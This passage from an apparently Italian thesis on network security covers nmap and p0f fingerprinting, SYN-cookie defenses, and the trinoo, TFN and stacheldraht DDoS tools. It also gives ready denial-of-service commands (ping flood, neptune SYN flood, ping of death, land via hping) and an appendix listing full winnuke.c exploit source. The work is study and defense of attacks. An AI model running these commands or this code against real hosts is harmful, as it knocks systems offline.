Interesting ports on 192.168.1.2:
PORT   STATE  SERVICE VERSION
0/tcp  closed unknown
22/tcp open   ssh     OpenSSH 3.8.1p1 FreeBSD-20040419 (protocol 2.0)
MAC Address: 00:50:FC:CD:D5:37 (Edimax Technology CO.)
Device type: general purpose
Running: FreeBSD 5.X
OS details: FreeBSD 5.0-RELEASE, FreeBSD 5.2 - 5.3, FreeBSD 5.2.1 (SPARC),
FreeBSD 5.4-RELEASE
Uptime 0.011 days (since Tue Apr 11 11:28:32 2006)

Nmap finished: 1 IP address (1 host up) scanned in 15.371 seconds
```

Linux Fedora Core 3 con kernel 2.6.9

```
# nmap -sS -O -p1-65535 192.168.1.2

Starting Nmap 4.01 ( http://www.insecure.org/nmap/ ) at 2006-04-11 11:02 CEST
Interesting ports on 192.168.1.2:
(The 65529 ports scanned but not shown below are in state: closed)
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
25/tcp  open  smtp
110/tcp open  pop3
143/tcp open  imap
199/tcp open  smux
MAC Address: 00:50:FC:CD:D5:37 (Edimax Technology CO.)
Device type: general purpose
Running: Linux 2.4.X|2.5.X|2.6.X
OS details: Linux 2.4.7 - 2.6.11
Uptime 0.017 days (since Tue Apr 11 10:38:51 2006)

Nmap finished: 1 IP address (1 host up) scanned in 30.014 seconds
```

Linux RedHat 9 con kernel 2.4.20

```
# nmap -sS -sV -O 192.168.1.3

Starting Nmap 4.01 ( http://www.insecure.org/nmap/ ) at 2006-04-11 11:51 CEST
Interesting ports on 192.168.1.3:
(The 1670 ports scanned but not shown below are in state: closed)
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 3.5p1 (protocol 1.99)
111/tcp open  rpcbind  2 (rpc #100000)
MAC Address: 00:80:5F:8B:44:D7 (Compaq Computer)
Device type: general purpose
Running: Linux 2.4.X|2.5.X
OS details: Linux 2.4.0 - 2.5.20
Uptime 0.002 days (since Tue Apr 11 11:49:09 2006)

Nmap finished: 1 IP address (1 host up) scanned in 21.491 seconds
```

Come si può vedere il riconoscimento è abbastanza accurato, e pur non fornendo la versione esatta del sistema operativo permette comunque di restringere notevolmente il campo di possibilità.

4.3.3 Passive fingerprinting

Le tecniche passive, che abbiamo esaminato nella Sezione 2.1.3 non richiedono di inviare pacchetti ma si limitano ad esaminare il traffico preesistente. Uno dei programmi più avanzati di questo genere è *p0f*, descritto in dettaglio in (Zalewski, 2006). *p0f* permette di determinare l'OS dei sistemi che si collegano al nodo dove è in esecuzione (SYN mode), dei sistemi a cui ci si collega (SYN+ACK mode) e dei sistemi a cui non ci si può collegare (RST mode).

La prima modalità, che è anche la più testata ed affidabile, è attiva di default senza bisogno di specificare particolari opzioni. Ecco un esempio di log prodotto da *p0f* in SYN mode:

```
<Thu May 18 10:35:08 2006> 192.168.0.2:49928 - Linux 2.5/2.6 (seldom 2.4)
(4) (up: 3 hrs)
  -> 192.168.0.1:80 (distance 0, link: ethernet/modem)
<Thu May 18 10:38:09 2006> 192.168.0.2:1055 - Windows 2000 SP4, XP SP1
  -> 192.168.0.1:80 (distance 0, link: ethernet/modem)
<Thu May 18 10:39:14 2006> 192.168.0.3:1026 - Linux 2.4/2.6 (up: 0 hrs)
  -> 192.168.0.1:80 (distance 0, link: ethernet/modem)
<Thu May 18 10:40:45 2006> 192.168.0.2:53590 - FreeBSD 5.3-5.4 (up: 0 hrs)
  -> 192.168.0.1:80 (distance 0, link: ethernet/modem)
```

Il primo sistema era in realtà un Linux 2.6.11, il secondo Windows XP SP1, il terzo Linux 2.4.20 e l'ultimo FreeBSD 5.3. Come si può vedere i risultati sono paragonabili a quelli ottenuti da *nmap* in un'analisi attiva, forse leggermente meno precisi (qui le categorie sono più ampie).

Il SYN+ACK mode si attiva con l'opzione `-A`; questa modalità, a detta dell'autore del programma, è meno testata ed affidabile. Un log di *p0f*:

```
<Thu May 18 10:43:22 2006> 192.168.0.3:22 - Linux recent 2.4 (1) (up: 0 hrs)
  -> 192.168.0.1:32776 (distance 0, link: ethernet/modem)
<Thu May 18 10:45:28 2006> 192.168.0.2:22 -
UNKNOWN [65535:64:1:64:M1460,N,W1,N,N,T,N,N,S:AT:?:?] (up: 0 hrs)
  -> 192.168.0.1:32780 (link: ethernet/modem)
<Thu May 18 10:48:25 2006> 192.168.0.2:445 - Windows 2000 SP4
  -> 192.168.0.1:32781 (distance 0, link: ethernet/modem)
```

Il primo sistema (Linux 2.4.20) in questo caso è stato riconosciuto meglio, mentre FreeBSD 5.3 è rilevato come UNKNOWN. Windows XP viene riconosciuto invece come 2000 SP4. In effetti, questo tipo di analisi sembra dare risultati meno accurati della precedente.

L'ultima modalità di test (RST mode) esamina gli RST in risposta ai tentativi di connessione a porte chiuse. Attivata con l'opzione `-R`, è ancora meno testata e supportata della precedente. Log:

```
<Thu May 18 10:49:51 2006> 192.168.0.2:22 - Windows XP/2000 (refused)
  -> 192.168.0.1:32782 (distance 0, link: unspecified)
<Thu May 18 10:50:04 2006> 192.168.0.3:66 - Linux recent 2.4 (refused)
[high throughput]
```

```
  -> 192.168.0.1:32783 (distance 0, link: unspecified)
<Thu May 18 10:53:02 2006> 192.168.0.2:66 - FreeBSD 4.8 (refused)
  -> 192.168.0.1:32785 (distance 0, link: unspecified)
```

In questo caso Windows XP e Linux sono stati riconosciuti correttamente, mentre FreeBSD 5.3 è stato confuso con la versione 4.8. In ogni caso il risultato è sicuramente migliore del SYN+ACK mode.

4.4 Denial-of-Service

Abbiamo descritto i vari tipi di attacchi DoS ed il loro funzionamento nella Sezione 2.2.

4.4.1 Ping flood

Un semplice ping flood centralizzato si esegue, banalmente, con il comando *ping*:

```
ping -f -i 0 <target_addr>
```

Altri programmi, come *fping*, permettono di specificare più in dettaglio i diversi timing da utilizzare, per sfruttare al meglio la banda disponibile. Come visto nella Sezione 2.2.1, questo attacco è efficace solo se l'attaccante ha a disposizione molta più banda della vittima.

4.4.2 SYN flood

Ci sono diversi programmi per eseguire dei SYN flood. Il più completo è probabilmente *neptune*, presentato in dettaglio in (daemon9 e altri, 1996). Questo programma può inviare SYN flood su una porta specifica o su tutte le porte, falsificando l'indirizzo sorgente dei pacchetti se richiesto. Abbiamo utilizzato la versione modificata da (Forsberg, 1998) per testare la resistenza al SYN flood di diversi sistemi operativi. L'utilizzo è abbastanza semplice (è stato necessario correggere alcuni errori nel sorgente per poterlo compilare su un sistema Linux recente):

```
# cc -o neptune neptune.c
# ./neptune -s <source_addr> -t <target_addr> -p <target_port>
```

I diversi sistemi Linux testati (2.4.20, 2.6.11) smettono di essere accessibili già dopo qualche secondo; il kernel tenta di mitigare il problema eliminando dei pacchetti dalla coda, ma con scarso successo. I log si riempiono di righe tipo:

```
TCP: drop open request from 192.168.0.77/53006
```

dove 192.168.0.77 è l'indirizzo sorgente fittizio. Abilitando invece i SYN cookies con

```
# sysctl net.ipv4.tcp_syncookies=1
```

il sistema diventa sostanzialmente immune all'attacco, che viene anche registrato nei log con

```
possible SYN flooding on port 22. Sending cookies.
```



Figura 4.1: Schema di una botnet utilizzata in attacchi DoS distribuiti

Anche Windows XP di default non offre alcuna protezione ai SYN flood e soccombe presto. In (Microsoft, 2005b) è descritto come abilitare il supporto ai SYN cookies in Windows. La procedura richiede di creare un valore di nome SynAttackProtect e tipo DWORD nella chiave

`HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters`

del registro di configurazione ed assegnargli il valore 2. Dopo un riavvio il sistema è immune ai SYN flood.

In FreeBSD i SYN cookies sono invece abilitati di default, quindi il sistema resiste bene all'attacco.

4.4.3 Attacchi distribuiti

Generalmente un attacco distribuito è composto da tre fasi:

1. l'attaccante compromette un gran numero di sistemi in rete di cui ottiene il pieno controllo; questi sistemi andranno a formare la botnet;

2. l'attaccante installa un agente DDoS dormiente su tutti i nodi della botnet;

3. al momento di sferrare l'attacco, risveglia tutti agli agenti dormienti che, in modo coordinato tra loro, eseguono il DoS verso la vittima designata.

Il risultato dopo il punto 2 è tipicamente una rete simile a quella di Figura 4.1, dove l'attaccante si collega ai server, che controllano i diversi agenti; questi, a loro volta, sferrano l'attacco in modo coordinato in base ai comandi dei server.

Nel corso degli anni, sui sistemi compromessi sono stati trovati diversi tool per automatizzare il più possibile questo processo. In questa sede ne analizzeremo tre: *trinoo*, *Tribe Flood Network* e *stacheldraht*.

trinoo è composto da due programmi, l'agente attaccante (`ns.c`) e il server che controlla gli agenti (`master.c`). Tipicamente, l'attaccante utilizza uno script per

cercare sistemi vulnerabili (ad esempio con dei bachi nella gestione delle RPC) ed installarvi l'agente. Fatto ciò, è sufficiente che l'attaccante si colleghi via telnet ai diversi master ed invii il comando

```
dos <target_ip>
```

per sferrare un SYN flood distribuito attraverso la botnet. *trinoo* utilizza TCP per la comunicazione attaccante-master (sulla porta 27665 di default) e UDP per quella master-agenti e viceversa. Sia il master sia i demoni sono protetti da diverse password, per impedire al legittimo amministratore della rete di ottenere il controllo della botnet. Alcune sono memorizzate sotto forma di hash (usando *crypt()*), altre in chiaro; sono però facilmente intercettabili, poiché *trinoo* non utilizza alcun sistema di cifratura.

Il 17 agosto 1999 una botnet di almeno 227 sistemi compromessi con *trinoo* ha eseguito un DoS contro un singolo nodo dell'Università del Minnesota; l'attacco ha reso inaccessibile il sistema ed inutilizzabile la rete della vittima per più di due giorni. Per un'analisi dettagliata della storia e del funzionamento di *trinoo* di veda (Dittrich, 1999c).

Tribe Flood Network ha una struttura simile a *trinoo*, ma può eseguire ICMP flood, SYN flood, UDP flood e attacchi Smurf distribuiti, oltre a fornire su richiesta all'attaccante una shell con i privilegi di root sui sistemi compromessi. Nel caso di *TFN* i server sono `client.c` e gli agenti td.c; la struttura della rete è del tutto analoga a quella di *trinoo*. Per eseguire l'attacco è necessario collegarsi al server, eseguire `client.c` e fornirgli la lista degli indirizzi IP degli agenti; non viene richiesta alcuna password. Il programma permette di scegliere il tipo di attacco da eseguire e di inserire l'IP della vittima. La comunicazione server-agenti è effettuata tramite pacchetti ICMP Echo Reply, con opportuni comandi codificati nel payload. Per maggior informazioi su *TFN* si veda (Dittrich, 1999b).

stacheldraht ("filo spinato" in tedesco) combina le funzioni di *trinoo* con quelle di *Tribe Flood Network*, aggiungendo anche una cifratura della comunicazione tra l'attaccante e il master e una funzione per l'autoaggiornamento degli agenti. Anche questo programma è composto da un server (`mserv.c`) che controlla degli agenti (`leaf/td.c`). La connessione dell'attaccante con i server è gestita da un terzo programma (`telnetc.c`), una specie di telnet che implementa il sistema di cifratura utilizzato dal server (un semplice sistema a chiave simmetrica basato su Blowfish). La comunicazione client-server è su protocollo TCP (porta 16660 di default), mentre quella server-agenti utilizza sia TCP (porta 65000) sia messaggi ICMP Echo Reply. Il server di *stacheldraht* permette di sferrare diversi tipi di attacchi (sostanzialmente tutti quelli di *TFN*) e di installare automaticamente il programma agente su dei nuovi sistemi (utilizzando *rcp*). Per maggiori dettagli su *stacheldraht* fare riferimento a (Dittrich, 1999a).

4.5 Attacchi logici

I diversi attacchi descritti nella Sezione 2.4 sono generalmente di semplice implementazione. Si trovano molti programmi che eseguono uno o più attacchi; ci sono perfino dei programmi Windows estremamente semplici da usare, dove è sufficiente indicare l'indirizzo IP della vittima ed il programma esegue l'attacco.

Il *ping of death* (Sezione 2.4.1) è sicuramente il più semplice da realizzare, poiché il programma *ping* incluso in diverse versioni di Windows permette di inviare pacchetti di dimensioni illegali, adatti per questo attacco. L'unica cosa che un attaccante deve fare è trovare un sistema Windows 95, NT 3.51 o NT 4.0 e dare il comando

```
C:\>ping -l 65510 <target_addr>
```

Il destinatario non risponderà al ping, o perché si è bloccato, o perché scarta i pacchetti illegali (ed è quindi immune). Il ping of death può essere inviato anche da un sistema UNIX, usando l'opzione `-s` del comando *ping*.

Per eseguire un WinNuke (Sezione 2.4.2) ci sono moltissimi programmi, la maggior parte per Windows. Nell'Appendice A.2 è presente il codice di un'implementazione UNIX, che permette di vedere come è realizzato in pratica l'attacco. Il programma è molto semplice da usare:

```
# cc -o winnuke winnuke.c
# ./winnuke
Usage: ./winnuke <target>
# ./winnuke <target_addr>
```

Se il sistema bersaglio è vulnerabile, quando riceverà il pacchetto si bloccherà.

Il *land* (Sezione 2.4.4) si esegue invece inviando un pacchetto TCP con il flag SYN attivo ad una porta aperta, impostando l'indirizzo sorgente allo stesso valore dell'indirizzo di destinazione. Con *hping* è molto semplice ottenere questo risultato:

```
# hping -a <target_addr> -S -p <target_port> <target_addr>
```

Ci sono inoltre innumerevoli programmi che eseguono l'attacco o le sue varianti; il più noto è *La Tierra*, in grado anche di eseguire l'attacco omonimo.

Capitolo 5

Conclusioni

Così termina
la storia di un viaggio.
Avete ascoltato e avete veduto
Ciò ch'è abituale, ciò che succede ogni giorno.
Ma noi vi preghiamo:
se pur sia consueto, trovatelo strano!
Inspiegabile, pur se normale!
Quello ch'è usuale, vi possa sorprendere!
Nella regola riconoscete l'abuso
E dove l'avete riconosciuto
Procurate rimedio!

---

da *L'Eccezione e la Regola*
Bertolt Brecht

In questo lavoro abbiamo fatto il punto sulle principali tecniche di attacco e difesa utilizzate. Come visto nel Capitolo 4, la maggior parte di queste tecniche sono molto semplici da eseguire in pratica, e spesso non necessitano competenze specifiche. In particolare, buona parte degli attacchi di tipo DoS descritti possono essere eseguiti in modo automatizzato con semplici programmi Windows; ciò permette ad ogni utente di sferrare attacchi anche molto dannosi, magari come semplice ripicca per una risposta sgarbata su IRC. Nel caso dei DoS questo è particolarmente grave, poiché come abbiamo visto non esistono in pratica difese efficaci da un Denial of Service ben organizzato.

Diverse questioni meritevoli di analisi sono state trascurate, o soltanto appena accennate. In particolare, questo lavoro si concentra sulle infrastrutture di rete attuali, che nella stragrande maggioranza dei casi utilizzano ancora IPv4; un esame delle problematiche di sicurezza nell'ottica di IPv6 potrebbe essere un buon spunto per un analisi futura. Un altro punto che meriterebbe una trattazione appropriata è la questione delle reti wireless, ormai sempre più diffuse, e delle problematiche che comportano, spesso molto diverse da quelle di una rete cablata. Concentrandoci prevalentemente sugli attacchi "di rete" abbiamo un po' trascurato i problemi applicativi (i cosiddetti attacchi logici), che in realtà costituiscono uno dei principali temi della questione sicurezza; il problema della programmazione sicura, appena accennato con la questione dei buffer overflow nella Sezione 2.4.6 è oggi uno dei più significativi, e anche una delle ragioni del successo che il *managed code* riscuote

sempre più. Infine, sarebbe opportuna un'analisi della *comunità* della sicurezza, intesa come il gruppo di ricercatori ed esperti che quotidianamente scoprono, esaminano e discutono le nuove tecniche di attacco e difesa. La questione della *disclosure*, ovvero dell'opportunità o meno di diffondere i dettagli tecnici di un attacco e le modalità della sua esecuzione (come un *exploit* funzionante) è oggi uno dei temi principali, ed il contrasto tra i sostenitori della *full disclosure* (molti ricercatori della sicurezza) e la *no disclosure* (principalmente i vendor delle applicazioni, a volte anche fautori della *secuity by obscurity*) è spesso aspro.

Vista l'estrema volatilità della materia trattata questo lavoro è probabilmente destinato a diventare obsoleto a breve. Cionostante, ad di là delle singole tecniche e programmi esaminati, riteniamo che il messaggio di fondo rimanga sempre valido: *non esiste sicurezza definitiva*, non ci sono "proiettili d'argento" che permettano di risolvere una volta per tutte il problema sicurezza e di dormire sonni tranquilli. Solo tenendo a mente questo fatto, che implica un'aggiornamento continuo e programmato delle competenze delle persone prima ancora dei programmi degli elaboratori, sarà possibile far fronte con successo alle sfide del domani.

Appendice A

Programmi

Questa appendice raccoglie il codice sorgente dei programmi realizzati nel corso di questo lavoro.

A.1 connect.c

Il programma *connect.c* verifica se una porta è aperta o chiusa connettendosi ad essa; implementa in modo rudimentale un tipo di *connect scan*. Il programma dovrebbe funzionare sia su sistemi Windows sia su UNIX. Per maggiori dettagli sulla programmazione di rete in ambiente UNIX si veda (Stevens, 1990).

```
1  /*
2   * connect.c - checks whether a port on a given host
3   * is open or closed using the connect() syscall
4   *
5   * Build instructions (using gcc):
6   * on UNIX: gcc -o connect connect.c
7   * on WIN32: gcc -o connect.exe connect.c -lwsock32 -lws2_32
8   *
9   * (c)2006 Davide Cavalca <davide.cavalca@tiscali.it>
10  */
11 #include <stdio.h>
12 #include <sys/types.h>
13 #ifdef WIN32
14     #include <winsock2.h>
15     #ifndef caddr_t
16         typedef char* caddr_t;
17      #endif /* caddr_t */
18      #ifndef SHUT_RDWR
19         #define SHUT_RDWR 2
20      #endif /* SHUT_RDWR */
21 #else
22     #include <sys/socket.h>
23     #include <netinet/in.h>
24     #include <netdb.h>
```

```
25 #endif /* WIN32 */
26 #include <stdlib.h>
27 #include <string.h>
28
29 /* print an error message on stderr and exit */
30 void eprintf(char *msg) {
31     fprintf(stderr, msg);
32     exit(EXIT_FAILURE);
33 }
34
35 int main(int argc, char *argv[]) {
36     int sockfd, portno, err;
37     struct sockaddr_in serv_addr;
38     struct hostent *server;
39     int val;
40
41     if (argc < 3) {
42        eprintf("usage: connect host port\n");
43     }
44
45 #ifdef WIN32
46     WORD wVersionRequested = MAKEWORD(1, 1);
47     WSADATA wsaData;
48     err = WSAStartup(wVersionRequested, &wsaData);
49     if (err != 0) {
50        eprintf("ERROR: cannot init winsock DLL\n");
51     }
52 #endif /* WIN32 */
53
54     /* open socket */
55     sockfd = socket(AF_INET, SOCK_STREAM, 0);
56     if (sockfd < 0) {
57         eprintf("ERROR opening socket\n");
58     }
59
60     /* resolve hostname and put result in server */
61     server = gethostbyname(argv[1]);
62     if (server == NULL) {
63         eprintf("ERROR, no such host\n");
64     }
65
66     /* get port number */
67     portno = atoi(argv[2]);
68
69     /* fill serv_addr with the address */
70     memset(&serv_addr, 0, sizeof(serv_addr));
71     serv_addr.sin_family = AF_INET;
```

```
72      memcpy(&serv_addr.sin_addr.s_addr,
73          server->h_addr,
74          server->h_length);
75      serv_addr.sin_port = htons(portno);
76
77      /* connect */
78      val = connect(sockfd,
79              (struct sockaddr*)&serv_addr,
80              sizeof(serv_addr));
81
82      if(val < 0) { /* connection failed */
83          printf("port %i is closed\n", portno);
84      } else { /* connection successful */
85          printf("port %i is open\n", portno);
86      }
87
88      /* close socket */
89      shutdown(sockfd, SHUT_RDWR);
90
91      /* exit program */
92      return EXIT_SUCCESS;
93  }
```

A.2 winnuke.c

winnuke.c è uno dei tanti programmi in grado di eseguire un attacco WinNuke, descritto in dettaglio nella Sezione 2.4.2.

```
1  /* winnuke.c - (05/07/97)  By _eci  */
2  /* Tested on Linux 2.0.30, SunOS 5.5.1, and BSDI 2.1 */
3
4  #include <stdio.h>
5  #include <string.h>
6  #include <netdb.h>
7  #include <netinet/in.h>
8  #include <sys/types.h>
9  #include <sys/socket.h>
10 #include <unistd.h>
11
12 #define dport 139  /* Attack port: 139 is what we want */
13
14 int x, s;
15 char *str = "Bye";  /* Makes no diff */
16 struct sockaddr_in addr, spoofedaddr;
17 struct hostent *host;
18
19
```

```
20 int open_sock(int sock, char *server, int port) {
21      struct sockaddr_in blah;
22      struct hostent *he;
23      bzero((char *)&blah,sizeof(blah));
24      blah.sin_family=AF_INET;
25      blah.sin_addr.s_addr=inet_addr(server);
26      blah.sin_port=htons(port);
27
28
29     if ((he = gethostbyname(server)) != NULL) {
30         bcopy(he->h_addr, (char *)&blah.sin_addr, he->
               h_length);
31     }
32     else {
33          if ((blah.sin_addr.s_addr = inet_addr(server)) < 0)
                {
34            perror("gethostbyname()");
35            return(-3);
36          }
37     }
38
39         if (connect(sock,(struct sockaddr *)&blah,16)==-1) {
40              perror("connect()");
41              close(sock);
42              return(-4);
43         }
44         printf("Connected to [%s:%d].\n",server,port);
45         return;
46 }
47
48
49 void main(int argc, char *argv[]) {
50
51      if (argc != 2) {
52        printf("Usage: %s <target>\n",argv[0]);
53        exit(0);
54      }
55
56      if ((s = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)) ==
            -1) {
57         perror("socket()");
58         exit(-1);
59      }
60
61      open_sock(s,argv[1],dport);
62
63
```

```
64          printf("Sending␣crash...␣");
65            send(s,str,strlen(str),MSG_OOB);
66            usleep(100000);
67          printf("Done!\n");
68          close(s);
69  }
```

Bibliografia

Aleph One. Smashing the stack for fun and profit. *Phrack Magazine*, 7(49):File 14 di 16, novembre 1996. URL `http://www.phrack.org/phrack/49/P49-14`.

Allocchio C. Using the Internet DNS to Distribute MIXER Conformant Global Address Mapping (MCGAM). RFC2163, gennaio 1998. URL `http://www.ietf.org/rfc/rfc2163.txt`. Aggiornato da RFC3597 (Gustafsson, 2003). Rende obsoleto RFC1664 (Allocchio e altri, 1994). Stato: PROPOSED STANDARD.

Allocchio C., Bonito A., Cole B., Giordano S., e Hagens R. Using the Internet DNS to Distribute RFC1327 Mail Address Mapping Tables. RFC1664, agosto 1994. URL `http://www.ietf.org/rfc/rfc1664.txt`. Obsoleted RFC2163 (Allocchio, 1998). Stato: EXPERIMENTAL.

Almquist P. Type of Service in the Internet Protocol Suite. RFC1349, luglio 1992. URL `http://www.ietf.org/rfc/rfc1349.txt`. Aggiorna RFC1248, RFC1247, RFC1195, RFC1123, RFC1122, RFC1060, RFC0791 (Baker e Coltun, 1991a; Moy, 1991; Callon, 1990; Braden, 1989b,a; Reynolds e Postel, 1990; Postel, 1981d). Obsoleted RFC2474 (Nichols e altri, 1998). Stato: PROPOSED STANDARD.

Almquist P. e Kastenholz F. Towards Requirements for IP Routers. RFC1716, novembre 1994. URL `http://www.ietf.org/rfc/rfc1716.txt`. Obsoleted RFC1812 (Baker, 1995). Stato: INFORMATIONAL.

Alvestrand H., Kille S., Miles R., Rose M., e Thompson S. Mapping between X.400 and RFC-822 Message Bodies. RFC1495, agosto 1993. URL `http://www.ietf.org/rfc/rfc1495.txt`. Aggiorna RFC1327 (Hardcastle-Kille, 1992). Obsoleted RFC2156 (Kille, 1998). Stato: PROPOSED STANDARD.

Andrews M. Negative Caching of DNS Queries (DNS NCACHE). RFC2308, marzo 1998. URL `http://www.ietf.org/rfc/rfc2308.txt`. Aggiorna RFC1034, RFC1035 (Mockapetris, 1987a,b). Aggiornato da RFC4035, RFC4033, RFC4034 (Arends e altri, 2005c,a,b). Stato: PROPOSED STANDARD.

Arends R., Austein R., Larson M., Massey D., e Rose S. DNS Security Introduction and Requirements. RFC4033, marzo 2005a. URL `http://www.ietf.org/rfc/rfc4033.txt`. Aggiorna RFC1034, RFC1035, RFC2136, RFC2181, RFC2308, RFC3225, RFC3007, RFC3597, RFC3226 (Mockapetris, 1987a,b; Vixie e altri, 1997; Elz e Bush, 1997; Andrews, 1998; Conrad, 2001; Wellington, 2000a; Gustafsson, 2003; Gudmundsson, 2001). Rende obsoleto RFC2535, RFC3008, RFC3090, RFC3445, RFC3655, RFC3658, RFC3755, RFC3757, RFC3845 (Eastlake 3rd, 1999;

Wellington, 2000b; Lewis, 2001; Massey e Rose, 2002; Wellington e Gudmundsson, 2003; Gudmundsson, 2003; Weiler, 2004; Kolkman e altri, 2004; Schlyter, 2004). Stato: PROPOSED STANDARD.

Arends R., Austein R., Larson M., Massey D., e Rose S. Resource Records for the DNS Security Extensions. RFC4034, marzo 2005b. URL `http://www.ietf.org/rfc/rfc4034.txt`. Aggiorna RFC1034, RFC1035, RFC2136, RFC2181, RFC2308, RFC3225, RFC3007, RFC3597, RFC3226 (Mockapetris, 1987a,b; Vixie e altri, 1997; Elz e Bush, 1997; Andrews, 1998; Conrad, 2001; Wellington, 2000a; Gustafsson, 2003; Gudmundsson, 2001). Aggiornato da RFC4470 (Weiler e Ihren, 2006). Rende obsoleto RFC2535, RFC3008, RFC3090, RFC3445, RFC3655, RFC3658, RFC3755, RFC3757, RFC3845 (Eastlake 3rd, 1999; Wellington, 2000b; Lewis, 2001; Massey e Rose, 2002; Wellington e Gudmundsson, 2003; Gudmundsson, 2003; Weiler, 2004; Kolkman e altri, 2004; Schlyter, 2004). Stato: PROPOSED STANDARD.

Arends R., Austein R., Larson M., Massey D., e Rose S. Protocol Modifications for the DNS Security Extensions. RFC4035, marzo 2005c. URL `http://www.ietf.org/rfc/rfc4035.txt`. Aggiorna RFC1034, RFC1035, RFC2136, RFC2181, RFC2308, RFC3225, RFC3007, RFC3597, RFC3226 (Mockapetris, 1987a,b; Vixie e altri, 1997; Elz e Bush, 1997; Andrews, 1998; Conrad, 2001; Wellington, 2000a; Gustafsson, 2003; Gudmundsson, 2001). Aggiornato da RFC4470 (Weiler e Ihren, 2006). Rende obsoleto RFC2535, RFC3008, RFC3090, RFC3445, RFC3655, RFC3658, RFC3755, RFC3757, RFC3845 (Eastlake 3rd, 1999; Wellington, 2000b; Lewis, 2001; Massey e Rose, 2002; Wellington e Gudmundsson, 2003; Gudmundsson, 2003; Weiler, 2004; Kolkman e altri, 2004; Schlyter, 2004). Stato: PROPOSED STANDARD.

Atkinson R. Security Architecture for the Internet Protocol. RFC1825, agosto 1995a. URL `http://www.ietf.org/rfc/rfc1825.txt`. Obsoleted RFC2401 (Kent e Atkinson, 1998a). Stato: PROPOSED STANDARD.

Atkinson R. IP Authentication Header. RFC1826, agosto 1995b. URL `http://www.ietf.org/rfc/rfc1826.txt`. Obsoleted RFC2402 (Kent e Atkinson, 1998b). Stato: PROPOSED STANDARD.

Atkinson R. IP Encapsulating Security Payload (ESP). RFC1827, agosto 1995c. URL `http://www.ietf.org/rfc/rfc1827.txt`. Obsoleted RFC2406 (Kent e Atkinson, 1998c). Stato: PROPOSED STANDARD.

Austein R. Tradeoffs in Domain Name System (DNS) Support for Internet Protocol version 6 (IPv6). RFC3364, agosto 2002. URL `http://www.ietf.org/rfc/rfc3364.txt`. Aggiorna RFC2673, RFC2874 (Crawford, 1999; Crawford e Huitema, 2000). Stato: INFORMATIONAL.

Baker F. Requirements for IP Version 4 Routers. RFC1812, giugno 1995. URL `http://www.ietf.org/rfc/rfc1812.txt`. Aggiornato da RFC2644 (Senie, 1999). Rende obsoleto RFC1716, RFC1009 (Almquist e Kastenholz, 1994; Braden e Postel, 1987). Stato: PROPOSED STANDARD.

Baker F. e Coltun R. OSPF Version 2 Management Information Base. RFC1248, luglio 1991a. URL `http://www.ietf.org/rfc/rfc1248.txt`. Aggiornato da

RFC1349 (Almquist, 1992). Obsoleted RFC1252 (Baker e Coltun, 1991b). Stato: PROPOSED STANDARD.

Baker F. e Coltun R. OSPF Version 2 Management Information Base. RFC1252, agosto 1991b. URL `http://www.ietf.org/rfc/rfc1252.txt`. Rende obsoleto RFC1248 (Baker e Coltun, 1991a). Obsoleted RFC1253 (Baker e Coltun, 1991c). Stato: PROPOSED STANDARD.

Baker F. e Coltun R. OSPF Version 2 Management Information Base. RFC1253, agosto 1991c. URL `http://www.ietf.org/rfc/rfc1253.txt`. Rende obsoleto RFC1252 (Baker e Coltun, 1991b). Obsoleted RFC1850 (Baker e Coltun, 1995). Stato: PROPOSED STANDARD.

Baker F. e Coltun R. OSPF Version 2 Management Information Base. RFC1850, novembre 1995. URL `http://www.ietf.org/rfc/rfc1850.txt`. Rende obsoleto RFC1253 (Baker e Coltun, 1991c). Stato: DRAFT STANDARD.

Bernstein D. J. SYN cookies, 1997. URL `http://cr.yp.to/syncookies.html`.

Blake S., Black D., Carlson M., Davies E., Wang Z., e Weiss W. An Architecture for Differentiated Service. RFC2475, dicembre 1998. URL `http://www.ietf.org/rfc/rfc2475.txt`. Aggiornato da RFC3260 (Grossman, 2002). Stato: INFORMATIONAL.

Braden R. Requirements for Internet Hosts - Communication Layers. RFC1122, ottobre 1989a. URL `http://www.ietf.org/rfc/rfc1122.txt`. Aggiornato da RFC1349, RFC4379 (Almquist, 1992; Kompella e Swallow, 2006). Stato: STANDARD.

Braden R. Requirements for Internet Hosts - Application and Support. RFC1123, ottobre 1989b. URL `http://www.ietf.org/rfc/rfc1123.txt`. Aggiorna RFC0822 (Crocker, 1982). Aggiornato da RFC1349, RFC2181 (Almquist, 1992; Elz e Bush, 1997). Stato: STANDARD.

Braden R. e Postel J. Requirements for Internet gateways. RFC1009, giugno 1987. URL `http://www.ietf.org/rfc/rfc1009.txt`. Rende obsoleto RFC0985 (Foundation e Group, 1986). Obsoleted RFC1812 (Baker, 1995). Stato: HISTORIC.

Bush R. Delegation of IP6.ARPA. RFC3152, agosto 2001. URL `http://www.ietf.org/rfc/rfc3152.txt`. Aggiorna RFC2874, RFC2772, RFC2766, RFC2553, RFC1886 (Crawford e Huitema, 2000; Rockell e Fink, 2000; Tsirtsis e Srisuresh, 2000; Gilligan e altri, 1999; Thomson e Huitema, 1995). Obsoleted RFC3596 (Thomson e altri, 2003). Stato: BEST CURRENT PRACTICE.

Bush R., Durand A., Fink B., Gudmundsson O., e Hain T. Representing Internet Protocol version 6 (IPv6) Addresses in the Domain Name System (DNS). RFC3363, agosto 2002. URL `http://www.ietf.org/rfc/rfc3363.txt`. Aggiorna RFC2673, RFC2874 (Crawford, 1999; Crawford e Huitema, 2000). Stato: INFORMATIONAL.

